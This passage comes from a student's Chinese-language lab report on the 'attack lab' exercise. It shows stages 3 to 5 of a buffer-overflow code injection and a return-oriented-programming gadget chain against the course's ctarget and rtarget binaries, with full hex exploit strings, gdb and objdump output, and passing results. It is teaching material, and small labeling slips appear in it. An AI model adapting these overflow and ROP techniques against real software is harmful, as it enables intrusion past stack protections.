070	56	38	8	170	120	78	x
071	57	39	9	171	121	79	y
072	58	3A	:	172	122	7A	z
073	59	3B	;	173	123	7B	{
074	60	3C	<	174	124	7C	
075	61	3D	=	175	125	7D	}
076	62	3E	>	176	126	7E	~
077	63	3F	?	177	127	7F	DEL

图 32:ascii 表的部分截图

可以得知 cookie 的字符串表示为 33 32 30 34 36 33 30 31。

接下来我们需要得知 cookie 存储的地址, 也就是 test 栈帧的地址。

输入命令 disas test 查看 test 函数的汇编代码, 找到调用 getbuf 的代码地址 (0x401aa9), 输入命令 b *0x401aa4 设置断点。再输入命令 run, 运行程序, 查看断点处 %rsp 的值, 此时为 0x556694b8, 得到 cookie 字符串存储的地址。

```
(gdb) disas test
Dump of assembler code for function test:
0x0000000000401aa0 <+0>:  sub    $0x8,%rsp
0x0000000000401aa4 <+4>:  mov     $0x0,%eax
0x0000000000401aa9 <+9>:  callq   0x4018c7 <getbuf>
0x0000000000401aae <+14>:  mov     %eax,%edx
0x0000000000401ab0 <+16>:  mov     $0x4032f8,%esi
0x0000000000401ab5 <+21>:  mov     $0x1,%edi
0x0000000000401aba <+26>:  mov     $0x0,%eax
0x0000000000401abf <+31>:  callq   0x400e00 <__printf_chk@plt>
0x0000000000401ac4 <+36>:  add     $0x8,%rsp
0x0000000000401ac8 <+40>:  retq
End of assembler dump.
(gdb) b *0x401aa9
Breakpoint 4 at 0x401aa9: file visible.c, line 97.
```

图 33: 在 getbuf 函数设置断点

```

(gdb) run
Starting program: /students/2022211073/target102/ctarget
Cookie: 0x32046301

Breakpoint 4, 0x0000000000401aa9 in test () at visible.c:97
97 in visible.c
(gdb) info r
rax            0x0                0
rbx            0x55586000        1431855104
rcx            0x0                0
rdx            0x0                0
rsi            0x7274732065707954 8247343400600238420
rdi            0x7ffff7fba7e0    140737353852896
rbp            0x55685fe8        0x55685fe8
rsp            0x556694b8        0x556694b8
r8             0x0                0
r9             0xc                12
r10            0x7ffff7fef500    140737354069248
r11            0x7ffff7f57b60    140737353448288
r12            0x1                1
r13            0x0                0
r14            0x0                0
r15            0x0                0
rip            0x401aa9          0x401aa9 <test+9>
eflags         0x216                [ PF AF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                0
es             0x0                0
fs             0x0                0
gs             0x0                0

```

图 34: 查看%rsp 寄存器

输入命令 vi p3.s, 编写缓冲区代码部分。第一步 mov 0x556694b8, %rdi, 使 sval 等于 cookie 字符串的地址; 第二步 pushq \$0x401a2a, 将函数 touch3 的地址压入栈中; 第三步 ret 返回。

```

movq $0x556694b8, %rdi # 字符cookie的地址
pushq $0x401a2a # touch3地址
retx4

```

图 35: p3.s 内容

与阶段 2 类似, 编译, 反汇编, 得到相应的机器代码:

48 c7 c7 b8 94 66 55 68 2a 1a 40 00 c3

```

2022211073@bupt1:~/target102$ gcc -c p3.s
2022211073@bupt1:~/target102$ objdump -d p3.o

p3.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0:  48 c7 c7 b8 94 66 55    mov     $0x556694b8,%rdi
 7:  68 2a 1a 40 00        pushq   $0x401a2a
 c:  c3                    retq

```

图 36: p3.o 文件反汇编

此为输入字符串的缓冲区代码部分。再添上 8 个字节的缓冲区地址, 以及 8 个字节的 cookie 字符串表示, 即为我们需要的字符串输入。

输入命令 vi hex3.txt, 编写如下 16 进制输入。前 24 字节为缓冲区代码部分补零, 之后的 8 字节为缓冲区地址 0x0000000055669498 的小端序列, 最后 8 字节为 cookie 值的字符串表示。

```
48 c7 c7 b8 94 66 55 68
2a 1a 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
98 94 66 55 00 00 00 00
33 32 30 34 36 33 30 31
```

图37: hex3.txt

4、运行程序，成功通过

输入命令 `./hex2raw < hex3.txt | ./ctarget`，显示 pass，阶段 3 结束。

```
2022211073@bupt1:~/target102$ ./hex2raw < hex3.txt | ./ctarget
Cookie: 0x32046301
Type string:Touch3!: You called touch3("32046301")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

图 38: 阶段 3 通过

(五) 阶段 4

1、查看说明文件，初步分析

由说明文件得知，阶段 4 对应的目标程序变为了 rtarget。

在本阶段我们无法再用代码注入 (code-injection) 的方式攻击程序，这是因为 rtarget 使用了两种技术防止攻击：一是栈随机化技术，使得我们无法确定堆栈的位置（比如，我们无法知道缓冲区的具体地址，从而无法注入代码）；二是栈只读技术，栈的内存部分被标记为不可执行（比如，我们在阶段 2、3 中往堆栈内输入的代码无法被执行）。

实验说明提供了一种面向返回编程 (return-oriented programming) 的攻击方式，即将 rtarget 中已有的代码段进行拼接，实现我们想要的功能。该阶段的任务是利用这种方式对程序进行攻击，使 rtarget 程序执行 getbuf 函数后不返回到 test 函数，而是执行 touch2 的代码。与阶段 2 类似的，需要先将 touch2 传入的参数 val 改为 cookie 值，再执行 touch2 的代码。

关于 rop 方式，实验说明提到：

(1) 我们在现有的程序中识别字节序列 (称为 gadget)。每个 gadget 包含一个或多个指令，且需以指令 ret 结尾，这是为了使程序跳转到下一个 gadget。

(2) gadget farm 在 rtarget 程序中的 start_farm 和 end_farm 代码段中，可以从这段代码中寻找我们想要的 gadget。

(3) 有一些特殊的指令需要注意：

movq、popq: 如图 39

ret: 0xc3

nop: 0x90 (使程序计数器加 1, 没有其他作用)

A. Encodings of movq instructions

movq <i>S, D</i>		Destination <i>D</i>							
Source <i>S</i>		%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7	
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf	
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7	
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df	
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7	
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef	
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7	
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff	

B. Encodings of popq instructions

Operation	Register <i>R</i>							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq <i>R</i>	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of movl instructions

movl <i>S, D</i>		Destination <i>D</i>							
Source <i>S</i>		%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7	
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf	
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7	
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df	
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7	
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef	
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7	
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff	

D. Encodings of 2-byte functional nop instructions

Operation	Register <i>R</i>			
	%al	%cl	%dl	%bl
andb <i>R, R</i>	20 c0	20 c9	20 d2	20 db
orlb <i>R, R</i>	08 c0	08 c9	08 d2	08 db
cmpl <i>R, R</i>	38 c0	38 c9	38 d2	38 db
testb <i>R, R</i>	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

图 39: 一些指令对应的机器代码

2、查看汇编代码, 编写相应输入

准备阶段中我们已经得到了文件 rtarget.txt, 输入命令 vi rtarget.txt 打开。

000000000401a9: <start_farm> 401a9: b8 01 00 00 00 mov \$0x1,%eax 401ace: c3 retq	000000000401b09: <add_xy> 401b09: 48 8d 04 37 lea (%rdi,%rsi,1),%rax 401b0d: c3 retq
000000000401acf: <setval_215> 401acf: c7 07 08 89 c7 c3 movl \$0xc3c78908,(%rdi) 401ad5: c3 retq	000000000401b0e: <addval_388> 401b0e: 8d 87 89 c1 84 d2 lea -0x2d7b3e77(%rdi),%eax 401b14: c3 retq
000000000401ad6: <addval_302> 401ad6: 8d 87 58 c2 95 2c lea 0x2c95c258(%rdi),%eax 401adc: c3 retq	000000000401b15: <setval_476> 401b15: c7 07 89 ca 90 c3 movl \$0xc390ca89,(%rdi) 401b1b: c3 retq
000000000401add: <getval_246> 401add: b8 48 89 c7 c3 mov \$0xc3c78948,%eax 401ae2: c3 retq	000000000401b1c: <addval_322> 401b1c: 8d 87 48 89 e0 c3 lea -0x3c1f76b8(%rdi),%eax 401b22: c3 retq
000000000401ae3: <addval_355> 401ae3: 8d 87 48 89 c7 91 lea -0x6e3876b8(%rdi),%eax 401ae9: c3 retq	000000000401b23: <addval_456> 401b23: 8d 87 09 d6 84 d2 lea -0x2d7b29f7(%rdi),%eax 401b29: c3 retq
000000000401aea: <getval_223> 401aea: b8 58 90 90 90 mov \$0x90909058,%eax 401aef: c3 retq	000000000401b2a: <addval_283> 401b2a: 8d 87 89 c1 90 90 lea -0x6f6f3e77(%rdi),%eax 401b30: c3 retq
000000000401af0: <setval_353> 401af0: c7 07 c2 58 90 90 movl \$0x909058c2,(%rdi) 401af6: c3 retq	000000000401b31: <getval_252> 401b31: b8 21 89 d6 90 mov \$0x90d68921,%eax 401b36: c3 retq
000000000401af7: <getval_356> 401af7: b8 48 89 c7 c3 mov \$0xc3c78948,%eax 401afc: c3 retq	000000000401b37: <getval_221> 401b37: b8 a9 ca 38 c9 mov \$0xc938caa9,%eax 401b3c: c3 retq
000000000401afd: <getval_403> 401afd: b8 27 58 c1 95 mov \$0x95c15827,%eax 401b02: c3 retq	000000000401b3d: <getval_351> 401b3d: b8 89 c1 91 c3 mov \$0xc391c189,%eax 401b42: c3 retq
000000000401b03: <mid_farm> 401b03: b8 01 00 00 00 mov \$0x1,%eax 401b08: c3 retq	000000000401b43: <getval_483> 401b43: b8 89 c1 94 c3 mov \$0xc394c189,%eax 401b48: c3 retq


```

000000000401b49 <getval_358>:
401b49: b8 89 ca 00 d2      mov     $0xd200ca89,%eax
401b4e: c3                  retq

000000000401b4f <setval_448>:
401b4f: c7 07 89 d6 c1 ce   movl    $0xcec1d689,(%rdi)
401b55: c3                  retq

000000000401b56 <getval_376>:
401b56: b8 89 c1 18 c0      mov     $0xc018c189,%eax
401b5b: c3                  retq

000000000401b5c <addval_168>:
401b5c: 8d 87 89 ca c4 c0   lea     -0x3f3b3577(%rdi),%eax
401b62: c3                  retq

000000000401b63 <addval_326>:
401b63: 8d 87 48 89 e0 92   lea     -0x6d1f76b8(%rdi),%eax
401b69: c3                  retq

000000000401b6a <addval_180>:
401b6a: 8d 87 09 ca 84 d2   lea     -0x2d7b35f7(%rdi),%eax
401b70: c3                  retq

000000000401b71 <setval_420>:
401b71: c7 07 89 ca 60 db   movl    $0xdb60ca89,(%rdi)
401b77: c3                  retq

000000000401b78 <setval_156>:
401b78: c7 07 a9 d6 c3 48   movl    $0x48c3d6a9,(%rdi)
401b7e: c3                  retq

000000000401b7f <addval_187>:
401b7f: 8d 87 48 89 e0 94   lea     -0x6b1f76b8(%rdi),%eax
401b85: c3                  retq

000000000401b86 <getval_205>:
401b86: b8 07 89 c1 c2      mov     $0xc2c18907,%eax

000000000401b8c <setval_272>:
401b8c: c7 07 89 ca 38 c9   movl    $0xc938ca89,(%rdi)
401b92: c3                  retq

000000000401b93 <addval_253>:
401b93: 8d 87 48 89 e0 91   lea     -0x6e1f76b8(%rdi),%eax
401b99: c3                  retq

000000000401b9a <setval_344>:
401b9a: c7 07 a9 d6 08 db   movl    $0xdb08d6a9,(%rdi)
401ba0: c3                  retq

000000000401ba1 <setval_139>:
401ba1: c7 07 48 81 e0 c3   movl    $0xc3e08148,(%rdi)
401ba7: c3                  retq

000000000401ba8 <setval_189>:
401ba8: c7 07 94 89 d6 90   movl    $0x90d68994,(%rdi)
401bae: c3                  retq

000000000401baf <setval_449>:
401baf: c7 07 89 c1 c4 d2   movl    $0xd2c4c189,(%rdi)
401bb5: c3                  retq

000000000401bb6 <getval_102>:
401bb6: b8 89 ca a4 db      mov     $0xdba4ca89,%eax
401bbb: c3                  retq

000000000401bbc <addval_468>:
401bbc: 8d 87 36 07 8d d6   lea     -0x2972f8ca(%rdi),%eax
401bc2: c3                  retq

000000000401bc3 <getval_383>:
401bc3: b8 48 89 e0 94      mov     $0x94e08948,%eax
401bc8: c3                  retq

000000000401bc9 <addval_367>:
401bc9: 8d 87 48 89 e0 91   lea     -0x6e1f76b8(%rdi),%eax

```

```

000000000401bd0 <setval_401>:
401bd0: c7 07 7a c9 c1 c3   movl    $0xc3c1c97a,(%rdi)
401bd6: c3                  retq

000000000401bd7 <getval_108>:
401bd7: b8 48 89 e0 c3      mov     $0xc3e08948,%eax
401bdc: c3                  retq

000000000401bdd <setval_206>:
401bdd: c7 07 89 d6 28 d2   movl    $0xd228d689,(%rdi)
401be3: c3                  retq

000000000401be4 <end_farm>:
401be4: b8 01 00 00 00      mov     $0x1,%eax
401be9: c3                  retq

```

图40~44: start_farm到end_farm的汇编代码段

函数的执行思路: test 函数—>调用 getbuf—>返回 gadget 链 (将 val 值改成 cookie) —>返回 touch2 函数。

起初我的 gadget 链设计为 popq %rdi, 因此输入字符串的设计为:

长度	内容	说明
24 字节	任意	缓冲区输入 (无法执行)
8 字节	popq %rdi 指令的地址	用于跳转到该 gadget
8 字节	cookie 值	执行 popq %rdi 指令时出栈, 存入%rdi 寄存器中
8 字节	函数 touch2 的地址	用于跳转到 touch2

查表可知 (图 39), pop %rdi 对应的机器代码为 5f。在 vim 中输入/5f 后回车, 连续按下 n 键查找 5f 的值, 并没有可用的 gadget。

但是, 查找过程中发现到这些代码段中有较多 pop %rax 对应的代码段, 即 58; 以及较多

mov %rax, %rdi 对应的代码段，即 48 89 c7。以(90) c3 结尾的才是我们想要的 gadget（图 45、46、49、50），不符合要求的（图 47、48、51）不能使用。

```
0000000000401aea <getval_223>:
401aea: b8 58 90 90 90      mov     $0x90909058,%eax
401aef: c3                  retq

0000000000401af0 <setval_353>:
401af0: c7 07 c2 58 90 90    movl    $0x909058c2,(%rdi)
401af6: c3                  retq
```

图45~46：可用的popq %rax

```
0000000000401ad6 <addval_302>:
401ad6: 8d 87 58 c2 95 2c    lea     0x2c95c258(%rdi),%eax
401adc: c3                  retq

0000000000401afd <getval_403>:
401afd: b8 27 58 c1 95      mov     $0x95c15827,%eax
401b02: c3                  retq
```

图47~48：不可用的popq %rax

```
0000000000401add <getval_246>:
401add: b8 48 89 c7 c3      mov     $0xc3c78948,%eax
401ae2: c3                  retq

0000000000401af7 <getval_356>:
401af7: b8 48 89 c7 c3      mov     $0xc3c78948,%eax
401afc: c3                  retq
```

图49~50：可用的movq %rax %rdi

```
0000000000401ae3 <addval_355>:
401ae3: 8d 87 48 89 c7 91    lea     -0x6e3876b8(%rdi),%eax
401ae9: c3                  retq
```

图51：不可用的movq %rax %rdi

综上，更新输入字符串的设计：

长度	内容	说明
24 字节	任意	缓冲区输入（无法执行）
8 字节	popq %rax 指令的地址	用于跳转到该 gadget
8 字节	cookie 值	执行 popq %rdi 指令时出栈，存入%rdi 寄存器中
8 字节	mov %rax %rdi 指令的地址	用于跳转到该 gadget
8 字节	函数 touch2 的地址	用于跳转到 touch2

选取图 45 的 gadget，pop %rax 指令地址为 0x0000000000401aeb；图 49 的 gadget，mov %rax, %rdi 指令地址为 0x0000000000401ade。

由准备阶段可知 cookie 值为 0x32046301；由阶段 2 实验可知函数 touch2 地址为 0x0000000000401911。

输入命令 vi hex4.txt，编写如下 16 进制输入。前 24 字节为缓冲区任意输入，之后的 25 ~ 32 字节为 pop %rax 指令的地址，33 ~ 40 字节为 cookie 值；41 ~ 48 字节为 mov %rax, %rdi 指令的地址；最后 8 字节为函数 touch2 的地址。以上都为小端序列。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
eb 1a 40 00 00 00 00 00
01 63 04 32 00 00 00 00
de 1a 40 00 00 00 00 00
11 19 40 00 00 00 00 00
```

图52: hex4.txt

3、运行程序，成功通过

输入命令 ./hex2raw < hex4.txt | ./ctarget，显示 pass，阶段 4 结束。

```
2022211073@bupt1:~/target102$ ./hex2raw < hex4.txt | ./rtarget
Cookie: 0x32046301
Type string:Touch2!: You called touch2(0x32046301)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

图 53: 阶段 4 通过

(六) 阶段 5

1、查看说明文件，初步分析

由说明文件得知，阶段 5 对应的目标程序仍为 rtarget，且我们要实现 touch3 的成功调用。

回顾一下阶段 3，我们在本阶段需要做的是将 cookie 的字符串表示存入栈中，并将地址其存入寄存器 %rdi 中，以改变传入 touch3 的变量 sval 的值。

在阶段 3 中，cookie 字符串可直接存在函数 test 的栈帧中，我们只需提前查询断点处 %rsp 的值就能获取其地址，并执行缓冲区的注入代码将其存入 %rdi 寄存器中。本阶段和阶段 3 的不同点在于：

(1) rtarget 使用了栈随机技术，%rsp 的值不确定，无法直接作为立即数注入。但我们仍然可以在 gadget 中通过操作 %rsp 获取 cookie 的地址；

(2) 栈溢出部分需插入我们设计的 gadget 链，因此需要另外根据 gadget 的数量计算 cookie

地址相对%rsp 的偏移量。

因此，本阶段的任务是计算 cookie 字符串的地址（即%rsp+偏移量），并传入%rdi 中。

另外，实验说明还告诉我们，除了 popq, movq 指令以外，也可以注意 movl 指令；官方参考答案需要 8 个 gadget，但不是唯一的。

2、查看汇编代码，编写输入字符串

先初步设计输入的字符串：

长度	内容	说明
24 字节	任意	缓冲区输入（无法执行）
偏移量	计算 cookie 字符串的地址，将其移入某寄存器 a 内	cookie 字符串地址 =%rsp+偏移量
	将寄存器 a 内的数据移入寄存器%rdi	
	函数 touch3 的地址	用于跳转到 touch3
8 字节	cookie 的字符串表示	

首先，在本阶段我们需要知道%rsp 的值。由于%rsp 是地址，不能截断为%esp，因此我们只需在 gadget farm 中查询 movq %rsp, dst 的指令（48 89 e0 ~ 48 89 e7），无需考虑 movl 指令：

找到符合要求的 movq %rsp, %rax 指令，对应的机器代码为 48 89 e0，地址为 0x401bd8。

```
0000000000401bd7 <getval_108>:
401bd7:    b8 48 89 e0 c3      mov     $0xc3e08948,%eax
401bdc:    c3                  retq
```

图 54：movq %rsp, %rax

接下来我们要实现 cookie 字符串地址=%rsp+偏移量的操作，可使用 lea 或 add 操作实现，但是实验说明的表格并未提供任何说明。尝试转变思路，输入指令 vi farm.c，发现该源代码的函数 add_xy 被单独注释出来。

```
/* Add two arguments */
long add_xy(long x, long y)
{
    return x+y;
}
```

```
0000000000401b09 <add_xy>:
401b09:    48 8d 04 37      lea     (%rdi,%rsi,1),%rax
401b0d:    c3                  retq
```

图 55、56：add_xy 源代码、汇编代码

得知函数 add_xy 的地址为 0x401b09。观察函数 add_xy 的汇编代码，发现其加数分别存储

在%rdi、%rsi 寄存器中，和数存储在%rax 寄存器中。因此，%rsp 的值和偏移量需分别先存入%rdi、%rsi 寄存器中，再调用 add_xy 函数实现相加。任务转变为将立即数偏移量和%rsp 存入寄存器%rdi、%rsi 内。

对于立即数偏移量，可以参考阶段 4 思路，通过字符串输入将其压栈，再利用 popq 指令弹出到寄存器。在 gadget farm 中查询 popq 指令（58~5f）：

找到符合要求的 popq %rax 指令，对应的机器代码为 58，地址为 0x401aea。

```
0000000000401aea <getval_223>:
401aea:    b8 58 90 90 90      mov     $0x90909058,%eax
401aef:    c3                  retq
```

图 57: popq %rax

目前还未知是%rsp 还是偏移量存入寄存器%rdi。先假设偏移量存入%rdi，%rsp 存入%rsi。

为实现%rsp 存入%rsi，在 gadget farm 中查询 movq %rax,%rsi（48 89 c6）指令，不存在；扩大范围，查询 movq %rax,dst（48 89 c0~48 89 c7）：

找到一种符合要求的 movq %rax,%rdi 指令，对应的机器代码为 48 89 c7，地址为 0x401ade。

```
0000000000401add <getval_246>:
401add:    b8 48 89 c7 c3      mov     $0xc3c78948,%eax
401ae2:    c3                  retq
```

图 58: movq %rax, %rdi

因此，%rsp 只能先存入%rax，再存入%rdi，之前的假设是错误的。这是因为字符串地址较长，不能用 movl 指令截断，而偏移量较小，则可以考虑使用 movl 指令。现在的任务更新为，将偏移量存入%rsi 中，考虑使用 movl 指令。

在 gadget farm 中查询 movl src,dst 指令（89 c0~89 ff），找到了如下可用的 gadget:

movl %eax,%edi，对应的机器代码为 89 c7，地址为 0x401adf;

movl %ecx,%edx，对应的机器代码为 89 ca，地址为 0x401b17;

movl %esp,%eax，对应的机器代码为 89 e0，地址为 0x401b1f;

movl %eax,%ecx，对应的机器代码为 89 c1，地址为 0x401b2c;

movl %edx,%esi，对应的机器代码为 89 d6，地址为 0x401b33。

```
0000000000401add <getval_246>:
401add:    b8 48 89 c7 c3      mov     $0xc3c78948,%eax
401ae2:    c3                  retq
```

图 59: movl %eax, %edi

```
0000000000401b15 <setval_476>:
401b15:    c7 07 89 ca 90 c3    movl    $0xc390ca89,(%rdi)
401b1b:    c3                  retq
```

图 60: movl %ecx, %edx

```
0000000000401b1c <addval_322>:
401b1c: 8d 87 48 89 e0 c3      lea    -0x3c1f76b8(%rdi),%eax
401b22: c3                      retq
```

图 61: movl %eso, %eax

```
0000000000401b2a <addval_283>:
401b2a: 8d 87 89 c1 90 90      lea    -0x6f6f3e77(%rdi),%eax
401b30: c3                      retq
```

图 62: movl %eax, %edi

```
0000000000401b31 <getval_252>:
401b31: b8 21 89 d6 90          mov     $0x90d68921,%eax
401b36: c3                      retq
```

图 63: movl %edx, %esi

所以将偏移量存入%rsi 的指令序列为:

popq %rax
movl %eax, %ecx
movl %ecx, %edx
movl %edx, %esi

综上所述，我们可以得知字符串输入为:

长度	内容	说明
24 字节	任意	缓冲区输入（无法执行）
偏移量	movq %rsp, %rax 地址 0x401bd8	将%rsp 地址存入%rdi
	movq %rax, %rdi 地址 0x401ade	
	popq %rax 地址 0x401aeb	将偏移量存入%rsi
	偏移量	
	movl %eax, %ecx 地址 0x401b2c	
	movl %ecx, %edx 地址 0x401b17	
	movl %edx, %esi 地址 0x401b33	

	lea (%rdi, %rsi, 1), %rax 地址 0x401b09	函数 add_xy, 计算 cookie 地址 (即%rsp+偏移量)
	movq %rax, %rdi 地址 0x401ade	改变 val 为 cookie 字符串
	函数 touch3 的地址 0x401a2a	用于跳转到 touch3
8 字节	cookie 的字符串表示	33 32 30 34 36 33 30 31

每条内容占据 8 个字节，因此偏移量为 $10 \times 8 - 8 = 72$ (0x48)，这是因为 getbuf 执行 ret 后，栈顶指针 %rsp+8，相应偏移量-8。

根据如上分析编写输入字符串。输入命令 vi hex5.txt，编写如下 16 进制输入。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
d8 1b 40 00 00 00 00 00
de 1a 40 00 00 00 00 00
eb 1a 40 00 00 00 00 00
48 00 00 00 00 00 00 00
2c 1b 40 00 00 00 00 00
17 1b 40 00 00 00 00 00
33 1b 40 00 00 00 00 00
09 1b 40 00 00 00 00 00
de 1a 40 00 00 00 00 00
2a 1a 40 00 00 00 00 00
33 32 30 34 36 33 30 31
```

图 64: hex5.txt

3、运行程序，成功通过

输入命令 ./hex2raw < hex5.txt | ./rtarget，显示 pass，阶段 5 结束。

```
2022211073@bupt1:~/target102$ ./hex2raw < hex5.txt | ./rtarget
Cookie: 0x32046301
Type string:Touch3!: You called touch3("32046301")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

图 65: 阶段 5 通过

五、总结体会

六、诚信声明

在完成本次实验过程中，我曾分别与以下各位同学就以下方面做过交流：

此外，我还参考了以下资料：

在我提交的程序中，还在对应的位置以注释形式记录了具体的参考内容。

我独立完成了本次实验除以上方面之外的所有工作，包括分析、设计、编码、调试与测试。

我清楚地知道，从以上方面获得的信息在一定程度上降低了实验的难度，可能影响起评分。

我从未使用他人代码，不管是原封不动地复制，还是经过某些等价转换。

我未曾也不会向同一课程（包括此后各届）的同学复制或公开我这份程序的代码，我有义务妥善保管好它们。

我编写这个程序无意于破坏或妨碍任何计算机系统的正常运行。

我清楚地知道，以上情况均为本课程纪律所禁止，若违反，对应的实验成绩将按照 0 分计。

(签名)